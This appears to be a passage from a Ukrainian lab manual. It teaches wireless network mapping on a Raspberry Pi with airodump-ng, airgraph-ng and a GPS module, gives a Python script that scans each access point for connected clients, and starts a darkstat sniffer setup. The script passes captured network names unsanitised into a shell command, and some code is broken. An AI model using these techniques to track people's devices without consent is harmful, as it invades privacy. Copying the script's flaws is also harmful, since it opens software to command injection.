7. Installing Operating System Images Using Windows. https://www.raspberrypi.org/documentation/installation/installing-images/windows.md
8. http://www.thekelleys.org.uk/dnsmasq/doc.html
9. https://wireless.wiki.kernel.org/en/users/documentation/hostapd

II. Безпроводове картографування

Мета

Отримати знання про безпроводові мережі та візуалізувати зв'язок між елементами.

Після роботи студент має

- знати:

  1. Збір даних про безпроводові пристрої та їх геолокацію.
  2. Написання невеликих Python-скриптів.

- вміти:

  1. Розробити карту безпроводової мережі.
  2. Побудувати діаграми зв'язку «клієнт — точка доступу» та «клієнт-зонд».
  3. Використовувати GPS-модуль у безпроводовому мережевому скануванні.
  4. Аналізувати результати airodump-ng та експортувати у JSON.
  5. Розробити GPS-маршрут на Google-картах (самостійно).

Обладнання і технічне устаткування

1. Raspberry Pi (версії B, B+, 2B чи 3) з SD/microSD-картою.
2. Безпроводовий адаптер, сумісний з Raspberry Pi B, B+ або 2B. У Raspberry Pi 3 є внутрішня безпроводова карта.
3. GPS-модуль з послідовним інтерфейсом (наприклад, NEO-6M).
4. Адаптер UART TTL на 3,3 В (необов'язково).

Програмні компоненти

1. Wi-Fi Collector (Andriod).
2. Subversion.
3. Airodump-ng (з пакету aircrack-ng).
4. Airgraph-ng (з пакету graphviz).
5. GPSD.
6. Python.

Інструкція з техніки безпеки

- Під час роботи уникайте контакту з водою та вологою, не ставте на провідну поверхню.
- Не нагрівати Raspberry Pi від будь-якого джерела, бо пристрій розроблено для надійної роботи при нормальних кімнатних температурах.
- Під час роботи обережно стежте за тим, щоб уникнути пошкоджень механічних або електричних елементів друкованої плати та з'єднувачів.
- Уникайте контакту з друкованою платою, коли вона під'єднана до джерела живлення. Торкайтесь лише країв, щоб звести до мінімуму ризик пошкодження електростатичним розрядом.
- Raspberry Pi не призначена для живлення від USB-порту іншого підключеного обладнання, якщо це відбудеться, це може спричинити несправність [1, с. 3].

NEO-6 містить високочутливі електронні схеми та є електростатичним чутливими пристроєм (ESD). Дотримуйтесь запобіжних заходів при роботі. Недотримання запобіжних заходів може призвести до серйозного пошкодження GPS-приймача:

- Якщо не існує гальванічного зв'язку між локальною землею та землею плати, тоді перша точка контакту при роботі з платою завжди має знаходитись між локальною землею та землею плати.
- Перед установкою антенного патчу підключіть заземлення.

- При роботі не торкайтеся будь-яких заряджених конденсаторів та будьте обережні при контакті з матеріалами, які можуть створювати заряди.
- Щоб запобігти електростатичному розряду, не доторкайтесь до будь-якої відкритої частини антени. Якщо існує ризик, що такої відкритої частини можна доторкнутися, виконайте відповідні заходи захисту від електростатичного розряду.
- При пайці роз'ємів обов'язково використовуйте паяльник з наконечником захищеним від статичного струму.

Будьте обережні, NEO 6M працює з 3,3 В, тому використовуйте для цього модуля лише 3,3 В, адже 5 В, може пошкодити ваш GPS-модуль.

Короткі теоритичні відомості

Доступність безпроводових мереж полегшує збір та аналіз даних (включаючи суто статистичні дані). Збір даних виявляє потенційно небезпечну мережу, аналізує їх місце розташування, активність роботи, типи шифрування даних і навіть виробників, використовуючи бази даних унікального ідентифікатора організацій (OUI) [3] або індивідуального блоку адрес (IAB) [4].


Таблиця надає статистичні дані щодо кількості точок доступу (AP) в країнах (в яких точок більше мільйона) та підрахунок їх кількості на тисячу мешканців [5; 6]:

Країна	Точки доступу, млн	Точки доступу на тисячу мешканців
Сполучені Штати	53,5	172
Німеччина	8,9	108
Велика Британія	7,9	127
Нідерланди	6,1	**364**
Канадаа	5,2	152
Франція	3,4	52
Японія	2,8	22
Російська Федерація	2,5	17

Австралія	2,1	93
Польща	1,9	51
Іспанія	1,9	41
Бельгія	1,7	155
Швеція	1,5	162
Данія	1,5	269
Італія	1,4	24
Швейцарія	1,2	148
Норвегія	1,0	213
Китай	1,0	<1
Бразилія	1,0	5

Послідовність виконання

Встановіть будь-яку програму для збирання мереж Wi-Fi на вашому смартфоні (**Wi-Fi Collector**). Зберіть дані за допомогою GPS, збережіть та вивантажте дані в різних форматах (*.csv і *.kml).



Установка

Для установки **subversion** скористайтеся цією командою [7]:

```
apt-get install subversion to install subversion
```

Перед завантаженням **airgraph-ng**, щоб скомпілювати пакет запустіть **make** та створить файл зображення, як граф **graphviz**, пакет потрібно попередньо встановити на Raspberry Pi через **apt** інструменти за допомогою команд [8]:

```
apt-get install make
apt-get install graphviz
```

Щоб завантажити та встановити **airgraph-ng**, почерзі введіть наступні команди:

```
svn co http://svn.aircrack-ng.org/trunk/scripts/airgraph-ng
cd airgraph-ng
make install
```

Якщо після запуску останньої команди з'являється помилка, то для встановлення використовуйте скрипт Python замість нижче вказаного варіанту:

```
python setup.py install
```

Використання

```
#########################################
#          Welcome to Airgraph-ng       #
#########################################

Usage: python airgraph-ng -i [airodumpfile.txt] -o [outputfile.png] -g
[CAPR OR CPG]

-i      Input File
```

```
-o      Output File
-g      Graph Type [CAPR (Client to AP Relationship) OR CPG (Common probe
graph)]
-a      Print the about
-h      Print this help
```

Створення діаграм

Існує два різних типи діаграм:

- CAPR (Client to AP Relationship) показує всіх користувачів, які приєднані до певної точки доступу.
- CPG (Common Probe Graph) показує всі SSID (Service Set Identifier), перевірені користувачами.

Для запуску деяких файлів **airodump-ng** CSV можна використовувати команду, вказану нижче, з будь-яким параметром у залежності від визначень проекту [9]:

```
airodump-ng <interface> -w <output-prefix> --write-interval <Second> --
output-format <format>
```

Наприклад:

```
airodump-ng wlan0mon -w captured --write-interval 30 --output-format csv
```

Таким чином, у вас є файли **airodump-ng** .txt/.csv для запуску через **airgraph-ng** відкритого терміналу та каталог для їх збереження.

Так створюється діаграма зв'язку «клієнт — точка доступу»:

```
airgraph-ng -i demo.csv -o demo.png -g CAPR
```

Таким чином, створюється діаграма запиту «клієнт-зонд»:

```
airgraph-ng -i demo.csv -o demo.png -g CPG
```

Розмір діаграми та час її створення залежать від розміру CSV-файлу. Отже, чим більше точок доступу та користувачів було отримано за допомогою **airodump-ng**, тим більшою буде діаграма.


Об'єднання CSV-файлів

Щоб об'єднати файли **airodump-ng** .txt/.csv разом, просто відкрийте термінал та у директорію для їх збереження, а потім введіть:

```
dump-join.py -i <file>.txt <file>.txt <file>.txt -o <outputfilename>.txt
```

Він може приймати об'єднані файли **airodump-ng** .txt/.csv і запустити через **airgraph-ng**, щоб зробити більшу діаграму.

Результат буде мати вигляд:



Використання GPS-модуля для скануванні безпроводової мережі

airodump-ng використовується для захоплення пакетів фреймів 802.11 для подальшого використання їх з **aircrack-ng**. Якщо GPS-приймач

підключений до Raspberry Pi, **airodump-ng** здатний записувати координати знайденої точки доступу. Крім того, **airodump-ng** записує текстовий файл, що містить інформацію про всі точки доступу та клієнтів.

Щоб вказати, що **airodump-ng** повинен намагатися використовувати **gpsd** для отримання координат, є варіанти: або **-g**, або -**gpsd**.

Установка gpsd-сервісу

Як завжди, оновіть ваші сховища за допомогою **apt-get update**, а потім, щоб встановити сервіс та клієнтські утиліти, виконайте наступне [10]:

```
sudo apt-get install gpsd gpsd-clients
```


Якщо ви хочете використовувати GPS з NTP або потрібно запустити його під час запуску, введіть таку команду:

```
sudo dpkg-reconfigure gpsd
```

Відповідь для кожного запиту:


```
start gpsd automatically: yes
Should gpsd handle attached USB receivers automatically: yes
Device the GPS receiver is attached to: <leave blank>
Options to gpsd: -n /dev/ttyAMA0
gpsd control socket path: <use default>
```

Встановивши ім’я пристрою в полі параметрів, ви отримаєте GPS, щоб, власне, розпочати завантаження, але виникає проблема виявлення того, який GPS-модуль підключений за допомогою функції TTL-USB до Raspberry Pi, як показано нижче, ім’я пристрою подібне до /dev/ttyUSBo; цифра після слова USB залежить від пристроїв, під’єднаних до USB.




Примітка! Рекомендується встановити GPS-модуль та зовнішню антену всередині захистного корпусу.

Але якщо він з’єднаний безпосередньо з Raspberry Pi, як показано нижче, ім’я буде /dev/ttyAMAo:



Для підключення GPS-модуля до Raspberry Pi є лише 4 проводи, тому це просте з'єднання [11].



Neo-6M	RPi
Vcc	Pin 1 (3V3)
Tx	Pin 10 (GPIO15, який є Rx)
Rx	Pin 8 (GPIO14, який є Tx)
GND	Pin 6

Вимкнути серійну консоль

За замовчуванням Raspberry Pi використовує UART як серійну консоль, але потрібно вимкнути цю функцію. Відкрийте сеанс терміналу на Raspberry Pi.

Важливим є резервне копіювання файлу **cmdline.txt** перед його редагуванням. Спочатку встановіть диск FAT32 на MMC, використовуючи:

```
sudo mount /dev/mmcblk0p1 /mnt
```

Створіть файл резервної копії за допомогою введення команди:

```
sudo cp /mnt/cmdline.txt /mnt/cmdline_backup.txt
```

Тепер просто потрібно відредагувати **cmdlint.txt** і видалити серійний інтерфейс. Для редагування цього файлу використовуйте:

```
sudo nano /boot/cmdline
```

Видаліть **console=ttyAMA0,115200i** збережіть файл, натиснувши **Ctrl+x**, **y** та **Enter**.

Тепер введіть **sudo nano/etc/inittab** і натисніть **Enter**.

Знайдіть **ttyAMA0,** для цього натисніть **Ctrl+w** та введіть **ttyAMA0** в пошуковий рядок.

Коли рядок знайдеться, натисніть **home**, введіть символ #, щоб закоментувати цей рядок, та **Ctrl+x**, **y**, **Enter**, щоб зберегти.

Введіть **sudo reboot** і натисніть **Enter**, щоб перезапустити Raspberry Pi.

Тестування GPS


Перевіримо GPS у готових програмах. Запустіть послідовний порт:

```
stty -F /dev/ttyAMA0 9600
```

Після чтого запустіть **gpsd**:

```
sudo gpsd /dev/ttyAMA0 -F /var/run/gpsd.sock
```

Тепер виведіть на екран, пропишіть **cgps** -s і натисніть **Enter**.




Якщо це працює належним чином, то час сканувати за допомогою GPS визначити координати:

```
airodump-ng <Monitored_Interface> --gpsd <Other_Options>
```

Наприклад, використовуйте цю команду як і раніше, але з опцією **-gpsd**:

```
airodump-ng wlan0mon --gpsd -w captured --write-interval 30 --output-format csv
```



Аналіз результатів airodump-ng та експорт як JSON

Щоб створити Python-скрипт для аналізу CSV-файлів Aircrack, відкрийте CSV-файл та розділіть його посередині.

Aircrack CSV-файли поділяються на дві частини з різними стовпцями та даними в кожній частині: перша — для точок доступу, друга — для користувачів. Вони розділені одним порожнім рядком, якщо файл читається у рядок, який відображатиметься **\r\n\r\n** (один новий рядок **\r\n,** тому буде два нових рядки **\r\n\r\n**).

Тому ця частина коду, вказана нижче, може завантажувати CSV-файл у рядок і розділити його за допомогою цього порожнього рядка.

```
import csv

def csv2blob(filename):

    with open(filename,'rb') as f:
        z = f.read()

    # Split into two parts: stations (APs) and clients

    parts = z.split('\r\n\r\n')

    stations = parts[0]

    clients = parts[1]

    import sys
    if sys.version_info[0] < 3:
        from StringIO import StringIO
    else:
        from io import StringIO

    stations_str = StringIO(stations)
    clients_str  = StringIO(clients)

    r = csv.reader(stations_str)
    i = list(r)
    z = [k for k in i if k <> []]

    stations_list = z

    r = csv.reader(clients_str)
    i = list(r)
    z = [k for k in i if k <> []]

    clients_list = z

    return stations_list, clients_list
```

Потім він повертає дані пункту та клієнта і ця частина коду обробляє повернуті дані, класифікує їх відповідно до заголовків, таких як BSSID, ESSID, шифрування, потужність та канал.

```
from lookup_hardware import lookup_hardware
from read_airodump import csv2blob
import re
import os

f1=open('testfile.txt', 'w+')

csvfile='mx-01.csv'

stations_list, clients_list = csv2blob(csvfile)

###################################
# Data for
# Stations
# (Access Points)
###################################

nstations = len(stations_list)

sthead = stations_list[0]

stations_head = [j.strip() for j in sthead]

stations_data = [stations_list[i] for i in range(1,nstations)]


for i,row in enumerate(stations_data):

    # get indices
    ap_mac_ix  = stations_head.index('BSSID')
    ap_name_ix = stations_head.index('ESSID')
    ap_sec_ix  = stations_head.index('Privacy')
    ap_pow_ix  = stations_head.index('Power')
    ap_ch_ix   = stations_head.index('channel')

    # get values
    ap_mac = row[ap_mac_ix].strip()
    ap_name = row[ap_name_ix].strip()
    ap_sec = row[ap_sec_ix].strip()
    ap_pow = row[ap_pow_ix].strip()
    ap_ch = row[ap_ch_ix].strip()

    # other stuff
    mac_prefix = ap_mac[0:8]
    ap_mfg = lookup_hardware(mac_prefix)

    if ap_name=='':
        ap_name="unlabeled"

    mac_name = re.sub('\:','_',ap_mac)
```

Потім введіть їх у поточній консолі та напишіть цю інформацію у форматі JSON:

```
##########################
# Print out some information
print "="*40
print "Name:",ap_name
print "Channel:",ap_ch
print "MAC:",ap_mac
print "Manufacturer:",ap_mfg
print "Encryption:",ap_sec
print "Power:",ap_pow
print ""
f1.write("{apmac:'%s',approp:[{ch:'%s',name:'%s',manu:'%s',enc:'%s',pwr:'%s'}]," % (ap_mac,ap_ch,ap_name,ap_mfg,ap_sec,ap_pow))
```

Далі, використовуючи параметри **airodump-ng,** відскануйте кожну точку доступу протягом 10 секунд і визначіть, які клієнти тепер підключені до цієї точки доступу; експортуйте цю інформацію у CSV-форматі. У цьому випадку кожна точка доступу сканує та створює окремий файл з префіксом SSID у назві:

```
# ############################
# # Print out an airodump command
print ""
print "Listen to this network:"
print "airodump-ng","-d",ap_mac,"-c",ap_ch,"-w","'"+mac_name+"'","wlan0mon"
print "airodump-ng","-d",ap_mac,"-c",ap_ch,"-w","'"+ap_name+"'","wlan0mon"
print ""
cmdair="airodump-ng -d %s -c %s -w %s wlan0mon & sleep 10;pkill -f airodump-ng"%(ap_mac,ap_ch,ap_name)
os.system("%s"%(cmdair))
#os.system("sleep 10;pkill -f airodump-ng")
csvfile2="%s-01.csv" % (ap_name)
stations_list2, clients_list = csv2blob(csvfile2)
nclients = len(clients_list)
```

Та виведіть цю інформацію та запишіть її у JSON-форматі у файл:

```
        ##########################
        # Print out some information
print "="*40
print "Client MAC:",c_mac
print "Manufacturer:",c_mfg
print "Power:",c_pow
print ""
f1.write("cprop:[{cmac:'%s',mfg:'%s',pow:'%s'}] }" % (c_mac,c_mfg,c_pow))
```

Примітка! Файл, який містить мережеву інформацію в форматі JSON, називається ***testfile.txt****, а потім файл, тобто цей код, повинен мати назву* ***mx-01.csv*** *в тій же директорії з цим Python-скриптом.*

GPS відстеження

Зберіть дані та створіть GPS-маршрут в Google-картах, використовуючи дані з **Wi-Fi Collector** та **airodump-ng** [12].

Порівняйте результати, отримані від GPS-навігатора, з даними статистики онлайн-ресурсів [5].

Рекомендована література та посилання

1. Raspberry Pi: Quick Start. https://www.raspberrypi.org/files/legacy/qsg.pdf
2. NEO-6 GPS Modules Data Sheet. https://www.u-blox.com/sites/default/files/products/documents/NEO-6_DataSheet_%28GPS.G6-HW-09005%29.pdf?utm_source=en%2Fimages%2Fdownloads%2FProduct_Docs%2FNEO-6_DataSheet_%28GPS.G6-HW-09005%29.pdf
3. http://standards-oui.ieee.org/oui/oui.txt
4. http://standards-oui.ieee.org/iab/iab.txt
5. https://wigle.net/
6. http://en.ostranah.ru/_lists/population.php
7. https://subversion.apache.org/docs/
8. https://www.aircrack-ng.org/doku.php?id=airgraph-ng
9. https://www.aircrack-ng.org/doku.php?id=airodump-ng
10. http://catb.org/gpsd/gpsd.html
11. http://fritzing.org/projects/neo6mv2-gps-module/
12. http://blog.whatgeek.com.pt/2015/03/connect-a-gps-to-the-raspberry-pi/

III. Моніторинг мережевого трафіку

Мета

Зібрати дані безпроводової мережі за допомогою сніффера та проаналізувати їх уразливості.

Після роботи студент має

- знати:

  1. Як обрати сніффер для моніторингу мережевого трафіку.
  2. Обмеження на обробку пакетів.

- вміти:

  1. Збирати дані зі сніффера.
  2. Написати власний сніффер на основі зовнішніх утиліт.

Обладнання і технічне устаткування

1. Raspberry Pi (версії B, B+, 2B або 3) з SD/microSD-карткою.
2. Безпроводовий адаптер, сумісний з Raspberry Pi B, B+ чи 2B. Raspberry Pi 3 вже обладнаний внутрішньою безпроводовою картою.
3. Ноутбук чи ПК зі встановленою ОС Kali Linux.

Програмні компоненти

1. darkstat.
2. dsniff.
3. Ettercap.

Інструкція з техніки безпеки

- Під час роботи уникайте контакту з водою та вологою, не ставте на провідну поверхню.
- Не нагрівати Raspberry Pi від будь-якого джерела, бо пристрій розроблено для надійної роботи при нормальних кімнатних температурах.
- Під час роботи обережно стежте за тим, щоб уникнути пошкоджень механічних або електричних елементів друкованої плати та з'єднувачів.
- Уникайте контакту з друкованою платою, коли вона під'єднана до джерела живлення. Торкайтесь лише країв, щоб звести до мінімуму ризик пошкодження електростатичним розрядом.
- Raspberry Pi не призначена для живлення від USB-порту іншого підключеного обладнання, якщо це відбудеться, це може спричинити несправність [1, с. 3].

Короткі теоретичні відомості

Існує сім режимів роботи безпроводових карток 802.11:

- Master (точка доступу).
- Managed (клієнт або станція).
- Ad hoc.
- Mesh.
- Repeater.
- Promiscuous.
- Monitor mode.

Іноді деякі виробники можуть мати власні режими роботи, наприклад, Atheros включила в деякі чіпи режим спектрального сканування (spectral scan mode) [2].

Режим монітора або режим RFMON (Radio Frequency MONitor) дозволяє комп'ютеру з контролером безпроводового мережевого інтерфейсу контролювати весь трафік, отриманий від безпроводової мережі. На відміну від багатопроцесорного режиму, який також використовується

для вилучення пакетів, режим монітора дозволяє отримувати пакети, не зв'язуючись з точкою доступу або спеціальною мережею. Режим монітора застосовується тільки до безпроводових мереж, а режим безпроводового зв'язку можна використовувати як в проводових, так і в безпроводових мережах.

Послідовність виконання

Встановлення darkstat

Darkstat перехоплює мережевий трафік (завдяки допомозі **libpcap**) та обчислює статистику використання. Після цього звіти надсилаються звичайному HTTP-серверу як прості для читання графіки або списки.

Щоб встановити **darkstat** на Kali Linux [3], використовуйте стандартні сховища або встановлюйте з джерела. Незалежно від способу встановлення вам спочатку потрібно встановити залежність **libpcap**.

Відкрийте вікно терміналу та введіть команду, яку показано нижче:

```
sudo apt-get install libpcap-dev
```

Залежність встановлена успішно, далі давайте встановимо **darkstat** за допомогою надсилання команди:

```
sudo apt-get install darkstat
```

Налаштування darkstat

В межах /**etc** знайдіть новий каталог під назвою **darkstat**. Відкрийте вікно терміналу, перейдіть у цей каталог, а потім відкрийте файл **init.conf**, як показано нижче:

```
nano /etc/darkstat/init.conf
```

Знайдіть нові дані для редагування в цьому файлі. Перш за все, треба змінити цей рядок:

```
START_DARKSTAT=no
```

Ввімкніть:

```
START_DARKSTAT=yes
```

Також потрібно додати рядок:

```
INTERFACE="-i wlan0"
```

Оскільки він використовує мережевий інтерфейс на машині (у цьому випадку wlan0).

Після цього розкоментуйте (видаліть символ # на початку рядку) розділ:

```
DIR="/var/lib/darkstat"
PORT="-p 666"
BINDIP="-b 127.0.0.1"
LOCAL="-l 10.0.0.0/255.255.255.0"
```


Вам також потрібно змінити розділ LOCAL (вище), щоб відобразити поточну схему і адресу мережі. Після внесення цих змін збережіть і закрийте файл (у **nano** текстовому редакторі за допомогою комбінації клавіш **Ctrl+x**).

Запуск та огляд darkstat

Щоб запустити службу **darkstat**, скористайтесь вбудованим інструментом:

```
sudo service darkstat start
```

